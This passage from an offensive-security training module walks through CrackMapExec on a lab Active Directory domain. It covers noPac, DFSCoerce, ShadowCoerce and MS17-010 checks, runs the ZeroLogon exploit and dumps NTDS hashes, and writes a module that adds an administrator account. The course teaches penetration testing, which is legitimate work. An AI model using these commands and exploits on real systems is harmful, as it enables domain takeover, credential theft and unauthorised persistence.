INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
NOPAC       172.16.10.3     445    DC01             TGT with PAC size 1564
NOPAC       172.16.10.3     445    DC01             TGT without PAC size
759
NOPAC       172.16.10.3     445    DC01
NOPAC       172.16.10.3     445    DC01             VULNEABLE
```

```
NOPAC       172.16.10.3     445    DC01             Next step:
https://github.com/Ridter/noPac
```

DFSCoerce

Filip Dragovic published a proof of concept (PoC) for an NTLM relay attack named DFSCoerce. The method leverages the Distributed File System: Namespace Management Protocol (MS-DFSNM) to seize control of a Windows domain.

This attack requires a domain user, and we can use the CrackMapExec module `dfscoerce` to identify if a DC is vulnerable. To check this vulnerability, we will use the account `carole.holmes` with password `Y3t4n0th3rP4ssw0rd`.

DFSCoerce Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M dfscoerce

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
DFSCOERC... 172.16.10.3     445    DC01             VULNERABLE
DFSCOERC... 172.16.10.3     445    DC01             Next step:
https://github.com/Wh04m1001/DFSCoerce
```

ShadowCoerce

ShadowCoerce was discovered and first detailed by security researcher Lionel Gilles in late 2021 at the end of a presentation showcasing the PetitPotam attack. Charlie Bromberg created a proof of concept (PoC).

Let's use the `carole.holmes` account to check if the DC is vulnerable to this attack using the CrackMapExec module `shadowcoerce`.

ShadowCoerce Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M shadowcoerce
```

```
SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
```

Most authors of vulnerability scanning modules did not include a message if the computer is not vulnerable, so we do not see anything after the command is executed. However, if we check the source code of the `shadowcoerse` module, located at (`./CrackMapExec/cme/modules/shadowcoerce.py`), we will see that the author included some debug logs with (`logging.debug`). If we run CrackMapExec in `debug` mode, it will print those logs.

To run CrackMapExec in debug mode, we can use the option `--verbose` before the protocol.

Running shadowcoerce Module with Verbose Enabled

```
proxychains4 -q crackmapexec --verbose smb 172.16.10.3 -u carole.holmes -p
'Y3t4n0th3rP4ssw0rd' -M shadowcoerce

DEBUG:root:Passed args:
{'aesKey': None,
 'amsi_bypass': None,
 'clear_obfscripts': False,
 'codec': 'utf-8',
 'computers': None,
 'connectback_host': None,
 'content': False,
 'continue_on_success': False,
 'cred_id': [],
 'darrell': False,
 'depth': None,
 'disks': False,
 'domain': None,
 'enabled': False,
 'exclude_dirs': '',
 'exec_method': None,
 'execute': None,
 'export': None,
 'fail_limit': None,
 'force_ps32': False,
 'gen_relay_list': None,
 'get_file': None,
 'gfail_limit': None,
 'groups': None,
```

```
 'hash': [],
 'jitter': None,
 'kdcHost': None,
 'kerberos': False,
 'laps': None,
 'list_modules': False,
 'local_auth': False,
 'local_groups': None,
 'loggedon_users': False,

<SNIP>

 'wmi': None,
 'wmi_namespace': 'root\\cimv2'}
DEBUG:asyncio:Using selector: EpollSelector
DEBUG Using selector: EpollSelector
DEBUG:root:Running
DEBUG Running
DEBUG:root:Started thread poller
DEBUG Started thread poller
SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
DEBUG:root:add_credential(credtype=plaintext, domain=INLANEFREIGHT,
username=carole.holmes, password=Y3t4n0th3rP4ssw0rd, groupid=None,
pillaged_from=None) => None
DEBUG add_credential(credtype=plaintext, domain=INLANEFREIGHT,
username=carole.holmes, password=Y3t4n0th3rP4ssw0rd, groupid=None,
pillaged_from=None) => None
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\carole.holmes:Y3t4n0th3rP4ssw0rd
DEBUG:root:Connecting to ncacn_np:172.16.10.3[\PIPE\FssagentRpc]
DEBUG Connecting to ncacn_np:172.16.10.3[\PIPE\FssagentRpc]
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
DEBUG:root:Connected!
DEBUG Connected!
DEBUG:root:Binding to a8e0653c-2744-4389-a61d-7373df8b2292
DEBUG Binding to a8e0653c-2744-4389-a61d-7373df8b2292
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG:root:Successfully bound!
DEBUG Successfully bound!
DEBUG:root:ipsc = False
```

```
DEBUG ipsc = False
DEBUG:root:Using the default IsPathSupported
DEBUG Using the default IsPathSupported
DEBUG:root:Sending IsPathSupported!
DEBUG Sending IsPathSupported!
DEBUG:root:Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG Something went wrong, check error status => SMB SessionError:
STATUS_INVALID_PARAMETER(An invalid parameter was passed to a service or
function.)
DEBUG:root:Attack may of may not have worked, check your listener...
DEBUG Attack may of may not have worked, check your listener...
DEBUG:root:Target not vulnerable to ShadowCoerce
DEBUG Target not vulnerable to ShadowCoerce
DEBUG:root:Stopped thread poller
DEBUG Stopped thread poller
```

The lines that start with `DEBUG` correspond to `logging.debug`. We can see in the last lines it indicates that the target is not vulnerable.

MS17-010 (EternalBlue)

MS17-010, aka EternalBlue, is a security patch for Windows operating systems released by Microsft on March 14, 2017. The patch is for a critical unauthenticated remote code execution flaw in the SMB service. To learn more about this vulnerability, we can read the [Microsoft Security Bulletin MS17-010 - Critical](#).

CrackMapExec includes a module named `ms17-010` that identifies if a domain controller is vulnerable to MS17-010.

MS17-010 Vulnerability Check

```
proxychains4 -q crackmapexec smb 172.16.10.3 -M ms17-010

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
```

Exploiting a Vulnerability

We have seen many vulnerabilities. Let's try to exploit one of them: ZeroLogon. Let's go to the link provided by the module https://github.com/dirkjanm/CVE-2020-1472 and use it:

Exploiting ZeroLogon

```
git clone https://github.com/dirkjanm/CVE-2020-1472 -q
cd CVE-2020-1472/
proxychains4 -q python3 cve-2020-1472-exploit.py dc01 172.16.10.3

Performing authentication attempts...
==============================================================================
==============================================================================
=========================================
==============================================================================
==============================================================================
==========
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

```
proxychains4 -q crackmapexec smb 172.16.10.3 -u 'DC01$' -p '' --ntds

SMB         172.16.10.3     445    DC01             [*] Windows Server
2016 Standard 14393 x64 (name:DC01) (domain:INLANEFREIGHT.HTB)
(signing:True) (SMBv1:True)
SMB         172.16.10.3     445    DC01             [+]
INLANEFREIGHT.HTB\DC01$:
SMB         172.16.10.3     445    DC01             [-] RemoteOperations
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.10.3     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.10.3     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f36ccfe434490cddc644901
973d9a344:::
SMB         172.16.10.3     445    DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         172.16.10.3     445    DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2c6454dbf95abc7b0a543b90f6f96f
66:::
SMB         172.16.10.3     445    DC01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB         172.16.10.3     445    DC01
derek.walker:1103:aad3b435b51404eeaad3b435b51404ee:69cc8c83c56aeeb7571bbee
```

```
c20c6ef65:::
SMB         172.16.10.3     445    DC01
carole.holmes:1104:aad3b435b51404eeaad3b435b51404ee:37ef72fcf42a4021948c7e
d7b33ccf21:::
SMB         172.16.10.3     445    DC01
callum.dixon:1105:aad3b435b51404eeaad3b435b51404ee:3e7c48255206470a13543b2
7b7af18de:::
SMB         172.16.10.3     445    DC01
beth.richards:1106:aad3b435b51404eeaad3b435b51404ee:de3d16603d7ded97bb47cd
6641b1a392:::
SMB         172.16.10.3     445    DC01
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
SMB         172.16.10.3     445    DC01
WS01$:1601:aad3b435b51404eeaad3b435b51404ee:ee7c60ba01f7d361ad5479c86d3ab3
fc:::
SMB         172.16.10.3     445    DC01             [+] Dumped 10 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.10.3_2022-12-
09_065546.ntds of which 8 were added to the database
SMB         172.16.10.3     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.10.3     445    DC01             [*] cat
/home/plaintext/.cme/logs/DC01_172.16.10.3_2022-12-09_065546.ntds | grep -
iv disabled | cut -d ':' -f1
```

We can also try to exploit other vulnerabilities, but we must reset the target machine before exploiting it.

Next Steps

As time goes by, new vulnerabilities will appear, and these may be added as modules to CrackMapExec by industry experts or by us. In the next section, we will see how we can create a module for CrackMapExec.

Creating Our Own CME Module

We have used many built-in CrackMapExec modules created by the authors and the community. This section will explore how we can do our module for CrackMapExec.

Compile CrackMapExec with Poetry

Before building our module, it is crucial to know how to compile the CrackMapExec project. For that purpose, CME uses Poetry, which is recommended when building our projects. If you are not using Poetry, take a look at the section Installation & Binaries to start using Poetry to run CrackMapExec.


Now we can open the code with our favorite IDE. In this section, we will use VSCode. To install VSCode, we need to download the .deb file from their website. The direct download link is here.

Installing and Running VSCode

```
wget "https://code.visualstudio.com/sha/download?build=stable&os=linux-deb-x64" -O vscode.deb -q
sudo dpkg -i vscode.deb

Selecting previously unselected package code.
(Reading database ... 560441 files and directories currently installed.)
Preparing to unpack vscode.deb ...
Unpacking code (1.73.1-1667967334) ...
Setting up code (1.73.1-1667967334) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for bamfdaemon (0.5.4-2) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mailcap (3.69) ...
Processing triggers for shared-mime-info (2.0-1) ...
```

We can then type `code` to open it.

```
code
```



Create Our New Module

Let's create our module. We will build a simple script that will create a new administrator account.

1. Create a file under the `./CrackMapExec/cme/modules` folder named `createadmin.py`.
2. Copy the following code example into the file:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# from .... import ....

class CMEModule:

    name = 'name_module'
    description = "description"
    supported_protocols = ['smb','mssql', 'etc']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        MYOPTION    description
        MYOPTION2   description2
        '''
    # when the user is connected but not the admin of the target
```

```
    # user cannot execute a system command, but it can be useful for pass
policy, share, Kerberoastable accounts, etc
    def on_login(self, context, connection):

    # when the user is connected and the admin of the target
    # user can execute a system command
    def on_admin_login(self, context, connection):

        # command = ''
        # context.log.info('Executing command')
        # p = connection.execute(command, True)
        #context.log.highlight(p)
```

1. Now, let us customize our module.

We need to define some variables:

- `name` is how we will call the module name. In this case, we will use the filename `createadmin`.
- `description` is a short description for the module purpose. We will set it as `Create a new administrator account`.
- `supported_protocols` is an array of the protocol supported to use the module. We will only use `SMB`.
- `opsec_safe` is a True or False value meaning that the module is safe to run.
- `multiple_hosts` means we can run this module against multiple targets.

We will also have the method `options()`, which is used to define variables for the module. In this case, we will include two options, `USER` and `PASS`. Each option can have its default value or not. That's up to the author. We will set the default value for `USER` as `plaintext` and the default value for `PASS` as `HackTheBoxCME!`. We also added a check to confirm if the module option USER o PASS is empty. If that's the case, it will exit.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# from .... import ....

class CMEModule:
    '''
        Created to teach HackTheBox Academy students how to create a
module for CrackMapExec
        Reference: https://academy.hackthebox.com/

        Module by @juliourena
    '''

    name = 'createadmin'
```

```
    description = "Create a new administrator account"
    supported_protocols = ['smb']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        USER    Choose a username for the administrator account. Default:
plaintext
        PASS    Choose a password for the administrator. Default:
HackTheBoxCME1337!
        '''

        self.user = "plaintext"
        if 'USER' in module_options:
            if module_options['USER'] == "":
                context.log.error('Invalid value for USER option!')
                exit(1)
            self.user = module_options['USER']

        self.password = "HackTheBoxCME1337!"
        if 'PASS' in module_options:
            if module_options['PASS'] == "":
                context.log.error('Invalid value for PASS option!')
                exit(1)
            self.password = module_options['PASS']

    def on_admin_login(self, context, connection):
        ...SNIP...
```

1. Next, we will work with the execution using the method `on_admin_login()`. This method is responsible for taking our variables and executing any task we want to the targets. We will use the `context.log.info` and `context.log.highlight` methods as output (they have different colors).

For this execution, we will run a `cmd.exe` command using the method's `connection.execute(command, True)`. Our command will be saved in the variable `command` with the value `net user username password /add /Y` to add a new user and the value `net localgroup administrators username /add` to add the user to the group administrators.

```
...SNIP...

def on_admin_login(self, context, connection):
    context.log.info('Creating user with the following values: USER {} and
PASS {}'.format(self.user,self.password))
    command = '(net user ' + self.user + ' "' + self.password + '" /add /Y
```

```
&& net localgroup administrators ' + self.user + ' /add)'
    context.log.info('Executing command')
    p = connection.execute(command, True)
    context.log.highlight(p)
```

Finally, our new module should look like this:

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

class CMEModule:
    '''
        Created to teach HackTheBox Academy students how to create a
module for CrackMapExec
        Reference: https://academy.hackthebox.com/

        Module by @juliourena
    '''

    name = 'createadmin'
    description = "Create a new administrator account"
    supported_protocols = ['smb']
    opsec_safe = True
    multiple_hosts = True

    def options(self, context, module_options):
        '''
        USER    Choose a username for the administrator account. Default:
plaintext
        PASS    Choose a password for the administrator. Default:
HackTheBoxCME1337!
        '''

        self.user = "plaintext"
        if 'USER' in module_options:
            if module_options['USER'] == "":
                context.log.error('Invalid value for USER option!')
                exit(1)
            self.user = module_options['USER']

        self.password = "HackTheBoxCME1337!"
        if 'PASS' in module_options:
            if module_options['PASS'] == "":
                context.log.error('Invalid value for PASS option!')
                exit(1)
            self.password = module_options['PASS']

    def on_admin_login(self, context, connection):
```

```
        context.log.info('Creating user with the following values: USER {}
and PASS {}'.format(self.user,self.password))
        command = '(net user ' + self.user + ' "' + self.password + '"
/add /Y && net localgroup administrators ' + self.user + ' /add)'
        context.log.info('Executing command')
        p = connection.execute(command, True)
        context.log.highlight(p)
```

Running Our Module

Now we can run our module with or without any options. Let's see the results, first running it with the defaults.

Running Our CME Module createadmin

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M createadmin

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
CREATEAD... 10.129.203.121  445    DC01             [*] Creating user with
the following values: USER plaintext and PASS HackTheBoxCME1337!
CREATEAD... 10.129.203.121  445    DC01             [*] Executing command
CREATEAD... 10.129.203.121  445    DC01             The command completed
successfully.

The command completed successfully.
```

Next, we can run it by specifying both a username and password.

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M createadmin -o
USER=htb PASS=Newpassword!
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
CREATEAD... 10.129.203.121  445    DC01             [*] Creating user with
the following values: USER htb and PASS Newpassword!
CREATEAD... 10.129.203.121  445    DC01             [*] Executing command
CREATEAD... 10.129.203.121  445    DC01             The command completed
```

```
successfully.

The command completed successfully.
```

We have our first module working, but it could be much better. We could split the execution into two commands and show an error if the user is already created or the password does not comply with the policies.

We can also take the value from `context.log.highlight(p)` and show something different if there is an error. What are your ideas to improve this code?

There will always be different ways of doing things. Explore what you would change in this module and how you would do it better. Further customizing this module is a great place to start creating your own modules.

Learning from Other Authors

Now that we learned the basics of creating a new module, we should explore other modules and get a few ideas out.

For example, the module `procdump.py` saves the `procdump.exe` executable as a Base64 string, then converts the Base64 string to a file and keeps it in the target operating system. It executes the command `tasklist` to retrieve the process id of `LSASS`, save it to a variable, and passes the process id as an argument to the execution of procdump.exe.

Another example is `get_description.py`. We took that module as an example to build the `groupmembership` module. That module gets its results based on an LDAP query, the same as we needed to perform a query and retrieve the attribute `memberOf`. We made some changes in the code, created a new module, and submitted a pull request. Once the pull request gets accepted will be available to the whole community.

We can also look at other examples for other protocols, such as `MSSQL`, to create new modules.

Creating a Pull Request

A project such as CrackMapExec is kept alive by the community. We could contribute to the project by adding a pull request, where our module would become available to the whole community and be included as part of the tool itself.

To make a pull request, we can follow the GitHub guide and contribute to CrackMapExec.

Next Steps

In the following sections, we will discuss some bonus topics for CrackMapExec usage, such as IPv6, Kerberos Authentication, and mastering the CrackMapExec database.

Additional CME Functionality

CrackMapExec has other utilities that will be very useful in several scenarios. In this section, we will review three of them:

- Audit mode
- IPv6 support
- The completion percentage when attacking multiple devices

Audit Mode

In version 5.3.0, a new mode was added: the audit mode. This mode replaces the password or hash with a character of our preference or even our favorite emoji. This feature helps to avoid blurting the screenshot when writing a customer report.

To configure the audit mode, we need to edit the configuration file located by default in `~/.cme/cme.conf` and modify the audit_mode parameter with the character of our preference. That character will replace the password or hash when running CrackMapExec. We will use the `#` character for this example.

Enabling Audit Mode

```
cat ~/.cme/cme.conf

[CME]
workspace = default
last_used_db = mssql
pwn3d_label = Pwn3d!
audit_mode = #

<SNIP>
```

We can now run it and see that the password is replaced in the output with `########`.

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01!
SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

As we can see, the password in the run result is replaced by the `#` character. However, the command shows the password. For these cases, it is ideal to save the password in a file before executing the desired command.

Audit Mode Enabled with the Password in a File

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

IPv6 Support

Another capability of CrackMapExec is that it supports communication over IPv6. Most organizations have IPv6 enabled by default even if they do not use it, and it is even possible that IPv6 is less monitored or understood at the log level than IPv4. This creates an opportunity for network attacks to be carried out and go undetected.

As we saw in the popular modules section, CrackMapExec allows us to identify the IPv6 of the computers with the get_netconnections module. Let's use this module and then try to execute the command through IPv6.

Running get_netconnections Module and Using IPv6

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt -M
get_netconnections

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
```

```
GET_NETC... 10.129.203.121  445    MS01             [+] IP Address:
['172.16.1.5']      Search Domain: ['inlanefreight.htb', 'htb']
GET_NETC... 10.129.203.121  445    MS01             [+] IP Address:
['10.129.203.121', 'fe80::8c8a:5209:5876:537d',
'dead:beef::8c8a:5209:5876:537d', 'dead:beef::1e2'] Search Domain:
['inlanefreight.htb', 'htb']
GET_NETC... 10.129.203.121  445    MS01             [*] Saved raw output
to network-connections-10.129.203.121-2022-11-16_080253.log
```

Now let's access the target over IPv6.

```
crackmapexec smb dead:beef::8c8a:5209:5876:537d -u robert -p
robert_password.txt -x "ipconfig"

SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [*]
Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb)
(signing:False) (SMBv1:False)
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             [+]
Executed command
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Windows
IP Configuration
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Ethernet adapter Ethernet1:
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Connection-specific DNS Suffix  . :
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv4
Address. . . . . . . . . . . : 172.16.1.5
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Subnet
Mask . . . . . . . . . . . . : 255.255.255.0
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Default
Gateway . . . . . . . . . . :
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Ethernet adapter Ethernet0 2:
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
Connection-specific DNS Suffix  . : .htb
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv6
Address. . . . . . . . . . . : dead:beef::1e2
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv6
Address. . . . . . . . . . . : dead:beef::8c8a:5209:5876:537d
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Link-
local IPv6 Address . . . . . : fe80::8c8a:5209:5876:537d%13
```

```
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             IPv4
Address. . . . . . . . . . . . : 10.129.203.121
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Subnet
Mask . . . . . . . . . . . . : 255.255.0.0
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01             Default
Gateway . . . . . . . . . . : fe80::250:56ff:feb9:b9fc%13
SMB         dead:beef::8c8a:5209:5876:537d 445    MS01
10.129.0.1
```

Completion Percent

You can now press enter while a scan is running, and CME will give you a completion percentage and the number of hosts remaining to scan. We are attacking one host at at time in the module lab, but once you find a more extensive network, you will most likely use this feature. For now, let's run the option `--shares` and hit enter before its finishes.

Completion Percent

```
crackmapexec smb 10.129.203.121 -u robert -p robert_password.txt --shares

SMB         10.129.203.121  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.203.121  445    MS01             [+]
inlanefreight.htb\robert:######## (Pwn3d!)

[*] completed: 100.00% (1/1)
SMB         10.129.203.121  445    MS01             [+] Enumerated shares
SMB         10.129.203.121  445    MS01             Share
Permissions     Remark
SMB         10.129.203.121  445    MS01             -----           ------
-----     ------
SMB         10.129.203.121  445    MS01             ADMIN$
READ,WRITE      Remote Admin
SMB         10.129.203.121  445    MS01             C$
READ,WRITE      Default share
SMB         10.129.203.121  445    MS01             CertEnroll
READ,WRITE      Active Directory Certificate Services share
SMB         10.129.203.121  445    MS01             IPC$            READ
Remote IPC
```

Next Steps

In the following section, we will discuss Kerberos authentication and the new changes CrackMapExec includes for this authentication method.

Kerberos Authentication

At the time of writing, CrackMapEec supports Kerberos Authentication for the `SMB`, `LDAP`, and `MSSQL` protocols. There are two (2) ways of using Kerberos Authentication:

1. Using the `KRB5CCNAME` env name to specify the `ccache` file. The Pass the Ticket (PtT) from Linux section in the Password Attacks academy module discusses using Kerberos from Linux.
2. Starting in CrackMapExec 5.4.0, we no longer need to use the `KRB5CCNAME` environment variable with a ticket for Kerberos authentication. We can use a username and password or username and hash.

An essential element to consider when using Kerberos authentication in Linux is that the computer we are attacking needs to resolve the FQDN of the domain and the target machine. If we are in an internal network, we can configure our computer to make domain name resolutions to the company's DNS, but this is not the case. We cannot configure the DNS, and we will need to add, manually the FQDN for the domain controller and our target machine in the `/etc/hosts` file.

Setting Up the /etc/hosts File

```
echo -e "\n10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight
inlanefreight.htb" | sudo tee -a /etc/hosts

10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```

```
cat /etc/hosts

# Host addresses
127.0.0.1  localhost
127.0.1.1  cyberspace
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
10.129.203.121 dc01.inlanefreight.htb dc01 inlanefreight inlanefreight.htb
```

Let's try using CrackMapExec with Kerberos authentication.

Username and Password - Kerberos Authentication

When we use CrackMapExec with a username and password or username and hash without the option `-k` or `--kerberos`, we perform NTLM authentication. We can use Kerberos authentication instead if we use the Kerberos option.

Kerberos Authentication

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --kerberos -
-shares

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated shares
SMB         10.129.203.121  445    DC01             Share
Permissions     Remark
SMB         10.129.203.121  445    DC01             -----           ------
-----     ------
SMB         10.129.203.121  445    DC01             ADMIN$          READ
Remote Admin
SMB         10.129.203.121  445    DC01             C$
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             carlos
SMB         10.129.203.121  445    DC01             D$
READ,WRITE      Default share
SMB         10.129.203.121  445    DC01             david
SMB         10.129.203.121  445    DC01             IPC$            READ
Remote IPC
SMB         10.129.203.121  445    DC01             IT
READ,WRITE
SMB         10.129.203.121  445    DC01             john
SMB         10.129.203.121  445    DC01             julio
SMB         10.129.203.121  445    DC01             linux01
READ,WRITE
SMB         10.129.203.121  445    DC01             NETLOGON        READ
Logon server share
SMB         10.129.203.121  445    DC01             svc_workstations
SMB         10.129.203.121  445    DC01             SYSVOL          READ
Logon server share
```

Identifying Users with Kerberos Authentication

With the new Kerberos authentication implementation, CrackMapExec has all the ingredients to build its own Kerbrute inside CME. This means that CME can tell if a user exists or not on the domain and if this user is configured not to require Kerberos pre-authentication (ASREPRoasting). Let's see this in action with the following accounts: `account_not_exist`, `julio`, and `robert`.

Identifying Users with Kerberos Authentication

```
crackmapexec smb 10.129.203.121 -u account_not_exist julio robert -p
OtherPassword --kerberos

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\account_not_exist: KDC_ERR_C_PRINCIPAL_UNKNOWN
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\julio: KDC_ERR_PREAUTH_FAILED
SMB         10.129.203.121  445    DC01             [-]
inlanefreight.htb\robert account vulnerable to asreproast attack
```

